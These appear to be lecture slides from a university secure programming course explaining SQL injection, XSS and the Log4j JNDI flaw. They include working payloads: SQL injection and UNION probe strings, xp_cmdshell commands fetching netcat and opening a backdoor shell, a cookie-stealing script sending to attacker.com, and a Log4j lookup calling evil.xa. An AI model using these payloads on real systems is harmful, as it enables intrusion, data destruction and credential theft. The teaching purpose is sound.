Secure Programming
—— Injection (SQL/XSS/Log4j)

胡天磊, Dr. HU Tianlei

Associate Professor

College of Computer Science, Zhejiang Univ.

htl@zju.edu.cn

Course Outline

- Injection
- XSS
- Log4j


Injection

- **What's Injection**
  - Injection attacks trick an application into including unintended commands in the data send to an interpreter.
- **Interpreters**
  - Interpret strings as commands.
  - Ex: SQL, command shell, LDAP , XPath, XML, JSON
- **Key Idea**
  - Input data from the application is executed as code by the interpreter.

Injection

• SQL Injection

- 1. App sends form to user.
- 2. Attacker submits form with SQL exploit data.
- 3. Application builds string with exploit data.
- 4. Application sends SQL query to DB.
- 5. DB executes query, including exploit, sends data back to application.
- 6. Application returns data to user.



Injection

- SQL Injection in PHP

```
$link = mysql_connect($DB_HOST, $DB_USERNAME,
        $DB_PASSWORD) or die ("Couldn't connect: " . mysql_error());

mysql_select_db($DB_DATABASE);

$query = "select count(*) from users where username =
        '$username' and password = '$password'";

$result = mysql_query($query);
```

Injection

- SQL Injection Attack #1

Unauthorized Access Attempt:

password = ’ or 1=1 --

SQL statement becomes:

select count(*) from users where username = ‘user’

and password = ‘’ or 1=1 --

Checks if password is empty OR 1=1, which is always true, permitting access.

Injection

- SQL Injection Attack #2

  Database Modification Attack:

  password = foo’; delete from table users where username like ‘%

  DB executes two SQL statements:

  select count(*) from users where username = ‘user’ and
  password = ‘foo ’

  delete from table users where username like ‘%’

Injection

- **Finding SQL Injection Bugs**

Submit a single quote as input.

- If an error appears, the app is vulnerable.
- If there is no error, check for any change in the output web page.

Submit two single quotes.

- Databases use ’’ to represent the literal ’
- If the error disappears, the app is vulnerable.

Injection

- Injecting into SELECT

Most common SQL entry point.

SELECT columns FROM table

WHERE expression

ORDER BY expression

Places where user input is inserted:

WHERE expression

ORDER BY expression

Table or column names

Injection

- Union

Combines SELECTs into one result.

SELECT cols FROM table WHERE expr

UNION

SELECT cols2 FROM table2 WHERE expr2

Allows attacker to read any table

foo’ UNION SELECT number FROM cc --

Requirements

Results must have same number and type of cols.

Attacker needs to know name of other table.

DB returns results with column names of 1st query

Injection

- Union

Finding #columns with NULL

```
' UNION SELECT NULL--
' UNION SELECT NULL, NULL--
' UNION SELECT NULL, NULL, NULL--
```

Finding #columns with ORDER BY

```
' ORDER BY 1--
' ORDER BY 2--
' ORDER BY 3--
```

Finding a string column to extract data

```
' UNION SELECT 'a', NULL, NULL--
' UNION SELECT NULL, 'a', NULL--
' UNION SELECT NULL, NULL, 'a'--
```

Injection

- Injecting into INSERT

Creates a new data row in a table.

INSERT INTO table (col1, col2, ...)
    VALUES (val1, val2, ...)

Requirements

Number of values must match # columns.

Types of values must match column types.

Technique: add values until no error.

foo’)--

foo’, 1)--

foo’, 1, 1)--

Injection

- **Inference Attacks**

Problem: What if app doesn't print data?

Injection can produce detectable behavior

Successful or failed web page.

Noticeable time delay or absence of delay.

Identify an exploitable URL

http://site/blog?message=5 AND 1=1

http://site/blog?message=5 AND 1=2

Use condition to identify one piece of data

(SUBSTRING(SELECT TOP 1 number FROM cc), 1, 1) = 1

(SUBSTRING(SELECT TOP 1 number FROM cc), 1, 1) = 2

... or use binary search technique ...

(SUBSTRING(SELECT TOP 1 number FROM cc), 1, 1) > 5

Injection

- **Beyond Data Retrieval**

Downloading Files

```
exec master..xp_cmdshell ‘tftp
        192.168.1.1 GET nc.exe c:\nc.exe’
```

Backdoor with Netcat

```
exec master..xp_cmdshell ‘nc.exe -e
        cmd.exe -l -p 53’
```

Direct Backdoor w/o External Cmds

```
UTL_TCP.OPEN_CONNECTION(
        '192.168.0.1', 2222, 1521)
```

Reference

https://www.owasp.org/index.php/Blind_SQL_Injection

https://www.acunetix.com/websitesecurity/blind-sql-injection/

http://securityidiots.com/Web-Pentest/SQL-Injection/Blind-SQL-Injection.html

http://sqlmap.org

XSS

- Cross-Site Scripting (XSS)

  Attacker causes a legitimate web server to send user executable content (Javascript, Flash ActiveScript) of attacker’s choosing.

  Impact of XSS

  1. Account hijacking.
  2. Browser hijacking (malware hosting.)
  3. Information leakage (stored form values, etc.)
  4. Virtual defacement.

XSS

MySpace worm (October 2005)

- When someone viewed Samy’s profile:
  - Set him as friend of viewer.
  - Incorporated code in viewer’s profile.

Paypal (2006)

- XSS redirect used to steal money from Paypal users in a phishing scam.

BBC, CBS (2006)

- By following XSS link from securitylab.ru, you could read an apparently valid story on the BBC or CBS site claiming that Bush appointed a 9-year old as head of the Information Security department.

XSS

XSS Key Steps

- Attacker sends code to web application.
- Legitimate user accesses web app.
- Web app sends attacker code to user.
- User’s browser executes code.

XSS

XSS Example


- Client browser sends an error message to the web server.

https://example.com/error.php?message=Sorry%2C+an+error+occurred

XSS

XSS Example

- The error message is "reflected" back from the Web server to the client in a web page.


Error - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
https://wahh-app.com/error.php?message=Sc
Go
Go back
Done


Sorry, an error occurred.

XSS

XSS Example

- We can replace the error with JavaScript.

https://example.com/error.php?message=<script>alert(‘xss’);</script>



[JavaScript Application]

xss

XSS

Exploiting the Example

- User logins in and is issued a cookie
- Attacker feed the URL to user

https://example.com/error.php?message=<script>var+i=new+Image;+i.src=“http://attacker.com/”%2bdocument.cookie;</script>

XSS

Why does XSS Work?

- Same-Origin Policy
  - Browser only allows Javascript from site X to access cookies and other data from site X.
  - Attacker needs to make attack come from site X.
- Vulnerable Server Program
  - Any program that returns user input without filtering out dangerous code.


XSS

Reflected XSS

- Attack Scenario
  - User clicks on link.
  - Injected script returned by one-time message from vulnerable site.
  - User browser executes injected code.
- Limitations
  - Non-persistent. Only works when user clicks.
  - Most common type of XSS (~75%).

XSS

XSS URL


Web Server
8. Attacker hijacks user session.
Attacker
User
1. Login
2. Cookie
3. XSS Attack
5. XSS URL
6. Page with injected code.
7. Browser runs injected code.
4. User clicks on XSS link.
Evil site saves ID.

XSS

XSS URL Examples

http://www.microsoft.com/education/?ID=MCTN&target=http://www.microsoft.com/education/?ID=MCTN&target="><script>alert(document.cookie)</script>

http://hotwired.lycos.com/webmonkey/00/18/index3a_page2.html?tw=<script>alert(‘Test’);</script>

http://www.shopnbc.com/listing.asp?qu=<script>alert(document.cookie)</script>&frompage=4&page=1&ct=VVTV&mh=0&sh=0&RN=1

http://www.oracle.co.jp/mts_sem_owa/MTS_SEM/im_search_exe?search_text=_%22%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E

XSS

Stored XSS

Injected script stored in

- Post or comment.
- Review.
- Uploaded file.

User views page with injected script.

- Malicious action is taken while user is logged into site where malware found.
- Not technically cross-site.

Attack persists until injected code deleted

XSS

DOM-based XSS

Attack scenario

- User clicks on URL with crafted Javascript.
- Application's client code extracts data from URL and dynamically updates page with it.
- User browser executes crafted Javascript that was inserted in the page.

Exploits vulnerability in client code.

- Server does not reflect or store evil Javascript.

XSS

Mitigating XSS

1. Disallow HTML input
2. Allow only safe HTML tags
3. Filter output

   Replace HTML special characters in output

   ex: replace < with &lt; and > with &gt;

   also replace (,), #, &

4. Tagged cookies

   Include IP address in cookie and only allow access to original IP address that cookie was created for.

Log4J

Log4j: a popular logging framework for Java

Nov. 21, 2021:


- vulnerability in Log4j 2 enables **Remote Code Execution**
- Over 7000 code repositories affected and many Java projects
- **Vulnerable in Apache Log4j 2.x <= 2.14.1**

Typical code:

```
public void login(string name){
        String name = "test";
        logger.info("{},登录了", name); //logger is a log4j instance
}
```


Log4J Vulnerability

The bug: Log4j can load and run code to process a log request


attacker
victim
message containing: **${jndi:ldap://attacker.com}**
log.info("… ${jndi:**ldap**://attacker.com}…")
LDAP query then HTTP GET
Malicious Java code
execute code

The log4j JNDI Attack

and how to prevent it



An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```

The string is passed to log4j for logging

```
${jndi:ldap://evil.xa/x}
```

log4j interpolates the string and queries the malicious LDAP server.

```
ldap://evil.xa/x
```

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ....
}
```

JAVA deserializes (or downloads) the malicious Java class and executes it.

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

The LDAP server responds with directory information that contains the malicious Java class

Review

- Injection
- XSS
- Log4J